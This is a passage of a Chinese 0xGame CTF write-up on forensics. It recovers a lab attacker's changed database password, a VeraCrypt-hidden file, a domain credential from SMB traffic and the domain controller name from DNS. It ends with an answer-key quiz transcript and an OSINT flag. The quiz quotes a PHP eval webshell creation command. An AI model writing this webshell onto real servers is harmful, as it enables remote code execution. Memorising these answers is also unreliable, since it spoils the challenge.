
4

> 请提交攻击者在数据库中修改的管理员密码。

直接翻mysql的文件找到C:\phpstudy_pro\Extensions\MySQL5.7.26\data\db\db_users.ibd



在010中可以看到被修改的密码




答案：This_is_the_h4ck3r's_p@ssw0rd!!!


5

> 请提交攻击者获得的重要文件的内容。

在C:\ProgramData下可以找到一个奇怪的文件夹



以这张图片做密钥，用veracrypt挂载secret




答案：I_think_spaghetti_should_be_mixed_with_No.42_concrete.

接下来分析流量包，流量包有点大，加载起来会比较慢

6

> 请提交攻击者得到的域用户的账号密码。

过滤smb流，找到成功的那一条



这个账户前面失败了两次，根据字典中的顺序不难推断出密码就是第三个

答案：vridge334_hP3$vKc@7mXr!9L

7

> 请提交域用户所在的域名。


考察对域名的理解

答案：0xgaammee.com

8

> 请给出域控的主机名称。

过滤一下DNS流就能看到


1.pcapng
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
Current filter: dns
No. Time Source Destination Pro Len Info
40 4.1033… 192.168.58.3 192.168.58.2 DNS 76 Standard query 0x47ad A go.microsoft.com
41 4.1182… 192.168.58.2 192.168.58.3 DNS 171 Standard query response 0x47ad A go.microsoft.com CNAME go.micr
159 4.9671… 192.168.58.3 192.168.58.2 DNS 91 Standard query 0xf182 A settings-win.data.microsoft.com
160 4.9693… 192.168.58.2 192.168.58.3 DNS 226 Standard query response 0xf182 A settings-win.data.microsoft.co
204 5.3409… 192.168.58.243 192.168.58.244 DNS 82 Standard query 0xd530 A 0xgameDC.0xgaammee.com
205 5.3413… 192.168.58.244 192.168.58.243 DNS 98 Standard query response 0xd530 A 0xgameDC.0xgaammee.com A 192.1
2371 22.925… 192.168.58.3 192.168.58.2 DNS 89 Standard query 0x52ed A v10.events.data.microsoft.com
2372 22.928… 192.168.58.2 192.168.58.3 DNS 226 Standard query response 0x52ed A v10.events.data.microsoft.com
2873 25.764… 192.168.58.3 192.168.58.2 DNS 95 Standard query 0x03b7 A geover.prod.do.dsp.mp.microsoft.com
2883 25.777… 192.168.58.2 192.168.58.3 DNS 206 Standard query response 0x03b7 A geover.prod.do.dsp.mp.microsof
3095 27.360… 192.168.58.3 192.168.58.2 DNS 94 Standard query 0xd74c A cp801.prod.do.dsp.mp.microsoft.com
3098 27.363… 192.168.58.2 192.168.58.3 DNS 204 Standard query response 0xd74c A cp801.prod.do.dsp.mp.microsoft
3230 28.208… 192.168.58.3 192.168.58.2 DNS 94 Standard query 0xc20c A cp801.prod.do.dsp.mp.microsoft.com
3231 28.211… 192.168.58.2 192.168.58.3 DNS 204 Standard query response 0xc20c A cp801.prod.do.dsp.mp.microsoft
Frame 205: 98 bytes on wire (784 bits), 98 bytes captured (
Ethernet II, Src: VMware_fa:d6:ab (00:0c:29:fa:d6:ab), Dst:
Internet Protocol Version 4, Src: 192.168.58.244, Dst: 192.
User Datagram Protocol, Src Port: 53, Dst Port: 58541
Domain Name System (response)
0000 00 0c 29 0a 04 e0 00 0c 29 fa d6 ab 08 00 45 00
0010 00 54 14 f9 00 00 80 11 2e 68 c0 a8 3a f4 c0 a8
0020 3a f3 00 35 e4 ad 00 40 e1 cb d5 30 85 80 00 01
0030 00 01 00 00 00 00 08 30 78 67 61 6d 65 44 43 09
0040 30 78 67 61 61 6d 6d 65 65 03 63 6f 6d 00 00 01
0050 00 01 c0 0c 00 01 00 01 00 00 04 b0 00 04 c0 a8
0060 3a f4
1.pcapng
分组: 3907378 · Displayed: 339 (0.0%)
配置: Default

答案：0XGAMEDC

```
📌 第 1/8 题：被攻陷的机器中，用户0xGame的明文密码是？
    例如：admin123
      └➤请输入答案：12345qwerty
[√] 回答正确！ ✅

📌 第 2/8 题：攻击者利用的漏洞的CVE编号是？
    例如：CVE-2021-44228
      └➤请输入答案：CVE-2023-41892
[√] 回答正确！ ✅

📌 第 3/8 题：攻击者生成木马用的cmd命令是？
    例如：dir /s
      └➤请输入答案：echo ^<?php @eval^($^_POST^[1^]^)^;?^> > shell.php
[√] 回答正确！ ✅

📌 第 4/8 题：请提交攻击者在数据库中修改的管理员密码。
    例如：admin123
      └➤请输入答案：This_is_the_h4ck3r's_p@ssw0rd!!!
[√] 回答正确！ ✅

📌 第 5/8 题：请提交攻击者获得的重要文件的内容。
    例如：Very_important_file!
      └➤请输入答案：I_think_spaghetti_should_be_mixed_with_No.42_concrete.
[√] 回答正确！ ✅

📌 第 6/8 题：请提交攻击者得到的域用户的账号密码。
    例如：st4rr_123456
      └➤请输入答案：vridge334_hP3$vKc@7mXr!9L
[√] 回答正确！ ✅

📌 第 7/8 题：请提交域用户所在的域名。
    例如：st4rr.top
      └➤请输入答案：0xgaammee.com
[√] 回答正确！ ✅

📌 第 8/8 题：请给出域控的主机名称。
    例如：COMPUTERNAME
      └➤请输入答案：0XGAMEDC
[√] 回答正确！ ✅

        🎉 恭喜通关！您已获得最终 flag!

🎉 0xGame{Th1s_t4sk_1s_TREMENDOUSLY_b1g_and_b3autifu1_isnt_1t?} 🎉
```

OSINT

一直放坡一直爽

可以看到一块公交站牌，最终找到0xGame{香山公路驿站}